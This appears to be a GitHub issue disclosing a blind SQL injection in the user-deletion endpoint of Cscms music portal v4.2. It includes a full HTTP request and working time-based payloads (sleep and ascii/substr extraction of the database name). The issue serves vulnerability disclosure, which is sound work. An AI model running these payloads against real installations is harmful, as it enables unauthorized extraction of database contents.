


[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #31

 **Open**) Am1azi3ng opened this issue on Apr 19 · 0 comments

Am1azi3ng commented on Apr 19

Details


there is a Injection vulnerability exists in sys_User.php_zu_del

The administrator needs to add a user to the member list after logging in. SQL injection vulnerability is generated when deleting the user. The constructed malicious payload is as follows





```
POST /admin.php/user/zu_del HTTP/1.1
Host: cscms.test
Content-Length: 15
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/user/level?v=2012
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
id[ ]=(sleep(5))
```



```
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)
```





There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

